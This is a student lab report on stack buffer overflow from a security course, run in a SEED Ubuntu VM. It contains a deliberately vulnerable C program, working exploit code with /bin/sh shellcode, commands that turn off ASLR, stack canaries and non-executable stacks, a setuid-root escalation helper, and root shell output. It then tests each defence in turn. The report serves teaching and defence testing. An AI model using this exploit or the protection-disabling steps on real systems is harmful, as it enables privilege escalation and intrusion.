CS 392

Assignment-1

Name: P. V. Sriram

Roll No.: 1801CS37

In this assignment we study the Buffer Overflow vulnerability. Buffer overflow is defined as the condition in which a program attempts to write data beyond the boundaries of pre-allocated fixed length buffers. Such a vulnerability could be taken advantage of and alter the flow control of programs and execute arbitrary codes.

This vulnerability arises due to the mixing of the storage for data (e.g.
buffers) and the storage for controls (e.g., return addresses): an overflow in the data part can affect the control flow of the program, because an overflow can change the return address.

We use the Oracle Virtual Box and the 64-bit SEED Ubuntu for these experiments.

Initial Setup

- Since we are experimenting with a vulnerability which is quite dated, there are various precautionary measures in place in the recent distributions of Ubuntu and Linux.
- And for the purpose of the experiment, we have to understand their functions by disabling them and see the difference.
- Following are those measures.

Address Space Randomization

- Being able to understand and predict the structure and addresses of elements of the address space, especially the buffer, EBP, Return Address are essential for the buffer overflow attack.
- Once compiled and assembled the code will keep having the same address space which enables us to hard code the addresses in other malicious codes.
- For instance, when we know the return address location in the stack we can easily overwrite it.
- And the program can land in any place depending on the new return address, potentially giving power to the attacker.

Note: Ubuntu and several other Linux-based systems use address space randomization to

randomize the starting address of heap and stack. Making the guessing of addresses in stack very difficult.

We can use the following command to **disable** the feature:
Command: *$sudo sysctl -w kernel.randomize_va_space=0*

Stack Guard Protection Scheme

- The major problem we have with the buffer overflow attack and what makes it vicious is the fact that it could potentially alter the return addresses and write malicious code into the stack.
- So naturally, a good way to avoid is to somehow put up a flag which would indicate that the stack has been overwritten.
- This is exactly what stack guards do. Since the buffer overflow occurs in bottom up fashion, it would first overwrite the parameters then the ebp, return address and code in that order.
- Therefore, the compiler puts a random number just before the Return address, and checks if the flag changes in value or not. If it does, then the program is terminated

That feature could be **turned off** in the compiler using following command:
Command: *$ gcc -fno-stack-protector example.c*

Non-Executable Stack

- The malicious code is written into the stack of vulnerable programs by the attack.
- But if we made the stack non executable in the first place, then there won't be an effect even if we do the attack.
- That is what a Nonexecutable Stack feature does. Although doing this will result in us to lose the executable stack feature in other non-viscous programs.

Note: Ubuntu used to allow executable stacks, but this has now changed: the binary images of programs (and shared libraries) must declare whether they require executable stacks or not, i.e., they need to mark a field in the program header. This marking is done automatically by the recent versions of gcc, and by default, the stack is set to be non-executable.

To **enable** the executable stack feature we need to execute the following command:
Command: *$ gcc -z execstack -o test test.c*

Or turn if off using:
Command: *$ gcc -z noexecstack -o test test.c*

Task 1a

In this task, we are required to exploit the vulnerability. We turn off all the security measures and dive right into it.

We use two files do perform the attack,

a) Stack.c -> Vulnerable program
b) Exploit.c -> Malicious code, creates badfile

Stack.c

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int bof(char *str)
{
    char buffer[24];
    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);
    return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;
    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);
    printf("Returned Properly\n");
    return 1;
}
```

In the above code, we can see that a buffer is initialized with size of 24. And we can also see that there is a function which is attempting to write a string originated from a “badfile” of size 517 into a buffer. This is a strange thing because the buffer has just 24 sizes but the data is much larger. This is the root of a buffer overflow attack.


For debugging:
gdb ./stack (Start Debugging)

b bof (Breakpoint after bof function)

run (Execute code until breakpoint)

p &buffer (Address of buffer)

p $ebp (Address of ebp)



Using gdb, we find out the location of ebp(0xbfffea28) and buffer(0xbfffea08). Return address location is 4 bytes after the ebp. We can see that buffers pointer and ebps pointer are 32 (0x20) bytes apart. This means that buffer and return address are 32 + 4 bytes apart.

This is what we mention in the exploit.c. i.e. We add 36 to buffer pointer to get to the location of Return address and store 0xbfffeb48 (0xbfffea28 + 120) in that location.

Exploit.c

```
/* exploit.c  */
/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
"\x31\xc0"             /* xorl    %eax,%eax              */
"\x50"                 /* pushl   %eax                   */
"\x68""//sh"           /* pushl   $0x68732f2f            */
"\x68""/bin"           /* pushl   $0x6e69622f            */
"\x89\xe3"             /* movl    %esp,%ebx              */
"\x50"                 /* pushl   %eax                   */
"\x53"                 /* pushl   %ebx                   */
"\x89\xe1"             /* movl    %esp,%ecx              */
"\x99"                 /* cdq                            */
"\xb0\x0b"             /* movb    $0x0b,%al              */
"\xcd\x80"             /* int     $0x80                  */
;
void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;
    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);
    /* You need to fill the return address field with a candidate
    entry point of the malicious shellcode (Part A)*/
    *(buffer + 36) = 0x48;
    *(buffer + 37) = 0xeb;
    *(buffer + 38) = 0xff;
    *(buffer + 39) = 0xbf;
    /* Place the shellcode towards the end of the buffer by using
    memcpy function  (Part B)*/
    memcpy(buffer + sizeof(buffer) - sizeof(shellcode),
           shellcode, sizeof(shellcode));
    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

The above code “exploit.c” creates the badfile which is mentioned in the previous section. We can understand from this code that initially we are defining a buffer of size 517. Filling it with NOPs and then at a certain location, buffer+36 to be specific, we are writing an address. And then we are copying a series of shell codes to launch the root shell, into the buffer. And all of this is written into badfile

What this essentially means is that we are overwriting the stack of the vulnerable program with a new return address, a bunch of NOPs and some certain location (Return Address), we are overwriting with a new address which points to the NOPs before shell code.

Now that we have everything in place, we can execute the attack.

Commands:
sudo sysctl -w kernel.randomize_va_space=0 (To remove address randomization)

gcc -g -o stack -z execstack -fno-stack-protector stack.c (To compile without the security measures)

sudo chown root stack (To give ownership of file to root)

sudo chmod 4755 stack (Make stack executable)

gcc -o exploit exploit.c (Compile exploit.c)

./exploit (Generate bad file)

./stack (Execute attack)

```
[02/10/21]seed@VM:~/.../assn$ gcc -o exploit exploit.c
[02/10/21]seed@VM:~/.../assn$ ./exploit
[02/10/21]seed@VM:~/.../assn$ ls
badfile  exploit.c               shell.c  stack.c
exploit  peda-session-stack.txt  stack    stackNew.c
[02/10/21]seed@VM:~/.../assn$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# 
```

We can now access the root shell

We can also change the ruid of the process by running the following code:
set_uid.c

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <unistd.h>

void main() {
        setuid(0);
        system("/bin/sh");
}
```

```
[02/11/21]seed@VM:~/.../assn$ ./stack
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# ./set_uid
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),113(lpadmin),128(sambashare)
# 
```

Task 1b

We can perform a similar exercise on a smaller buffer size.

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int bof(char *str)
{
    char buffer[12];
    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);
    return 1;
}
int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;
    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);
    printf("Returned Properly\n");
    return 1;
}
```

```
gdb-peda$ p &buffer
$1 = (char (*)[12]) 0xbfffea04
gdb-peda$ p $ebp
$2 = (void *) 0xbfffea18
gdb-peda$ p 0xbfffea18 - 0xbfffea04
$3 = 0x14
```

We can see that there are changes in the addresses and differences compared to the higher buffer size. And therefore, we incorporate them in the exploit.c code.

```c
/* exploit.c  */
/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
"\x31\xc0"             /* xorl    %eax,%eax              */
"\x50"                 /* pushl   %eax                   */
"\x68""//sh"           /* pushl   $0x68732f2f            */
"\x68""/bin"           /* pushl   $0x6e69622f            */
"\x89\xe3"             /* movl    %esp,%ebx              */
"\x50"                 /* pushl   %eax                   */
"\x53"                 /* pushl   %ebx                   */
"\x89\xe1"             /* movl    %esp,%ecx              */
"\x99"                 /* cdq                            */
"\xb0\x0b"             /* movb    $0x0b,%al              */
"\xcd\x80"             /* int     $0x80                  */
;
void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;
    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);
    /* You need to fill the return address field with a candidate
    entry point of the malicious shellcode (Part A)*/
    *(buffer + 24) = 0x38;
    *(buffer + 25) = 0xeb;
    *(buffer + 26) = 0xff;
    *(buffer + 27) = 0xbf;
    /* Place the shellcode towards the end of the buffer by using
    memcpy function  (Part B)*/
    memcpy(buffer + sizeof(buffer) - sizeof(shellcode),
           shellcode, sizeof(shellcode));
    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

And executing as usual, we reach the root.

```
[02/10/21]seed@VM:~/.../assn$ gcc -o exploit exploit.c
[02/10/21]seed@VM:~/.../assn$ ./exploit
[02/10/21]seed@VM:~/.../assn$ ./stackNew
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

```
[02/11/21]seed@VM:~/.../assn$ ./stackNew
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# ./set_uid
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),113(lpadmin),128(sambashare)
#
```

Task2

In this task, we turn on the address randomization feature and execute program again

Command:
sudo sysctl -w kernel.randomize_va_space=2

```
[02/10/21]seed@VM:~/.../assn$ gcc -o exploitNew exploitNew.c
[02/10/21]seed@VM:~/.../assn$ ./exploitNew
[02/10/21]seed@VM:~/.../assn$ ./stackNew
Segmentation fault
[02/10/21]seed@VM:~/.../assn$ gcc -o exploit exploit.c
[02/10/21]seed@VM:~/.../assn$ ./exploit
[02/10/21]seed@VM:~/.../assn$ ./stack
Segmentation fault
```

We can see that we aren't reaching the root shell in this case. So, we are achieving some security here. Although this could be overcome by executing the program many times until coincidently, we get the correct return address

```
1 minutes and 54 seconds elapsed
The program has been running 34329 times so far
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

By writing a shell to continuously run the stack executable file, after elapsing 1 min 54 seconds and after running for 34,329 we reach the root.

Therefore, although address randomization gave a bit more security, it is not enough

Task 3

In this task we test the power of stack guard. We turn off the other security measures and test if the attack occurs or not.

Commands:
sudo sysctl -w kernel.randomize_va_space=0
gcc -z execstack -o stack stack.c

```
[02/10/21]seed@VM:~/.../assn$ gcc -z execstack -o stack stack.c
[02/10/21]seed@VM:~/.../assn$ ./stack
*** stack smashing detected ***: ./stack terminated
Aborted
```

We can see that the security measure works!

- The major problem we have with the buffer overflow attack and what makes it vicious is the fact that it could potentially alter the return addresses and write malicious code into the stack.
- So naturally, a good way to avoid is to somehow put up a flag which would indicate that the stack has been overwritten.
- This is exactly what stack guards do. Since the buffer overflow occurs in bottom-up fashion, it would first overwrite the parameters then the ebp, return address and code in that order.
- Therefore, the compiler puts a random number just before the Return address, and checks if the flag changes in value or not. If it does, then the program is terminated

That feature could be **turned off** in the compiler using following command:
Command: *$ gcc -fno-stack-protector example.c*

Task 4

In this task, we test the power of non-executable stack features. We turn off the other security measures and test if the attack occurs or not.

Commands:
sudo sysctl -w kernel.randomize_va_space=0
gcc -o stack -fno-stack-protector -z noexecstack stack.c

```
[02/10/21]seed@VM:~/.../assn$ gcc -o stack -fno-stack-protector -z noexecstack s
tack.c
[02/10/21]seed@VM:~/.../assn$ ./stack
Segmentation fault
```

We can see that the security measure works! Although this might limit the freedom of programmers who might want to use the power of an executable task.

- The malicious code is written into the stack of vulnerable programs by the attack.
- But if we made the stack non executable in the first place, then there won't be an effect even if we do the attack.
- That is what a Nonexecutable Stack feature does. Although doing this will result in us to lose the executable stack feature in other non-viscous programs.

Note: Ubuntu used to allow executable stacks, but this has now changed: the binary images of programs (and shared libraries) must declare whether they require executable stacks or not, i.e., they need to mark a field in the program header. This marking is done automatically by the recent versions of gcc, and by default, the stack is set to be non-executable.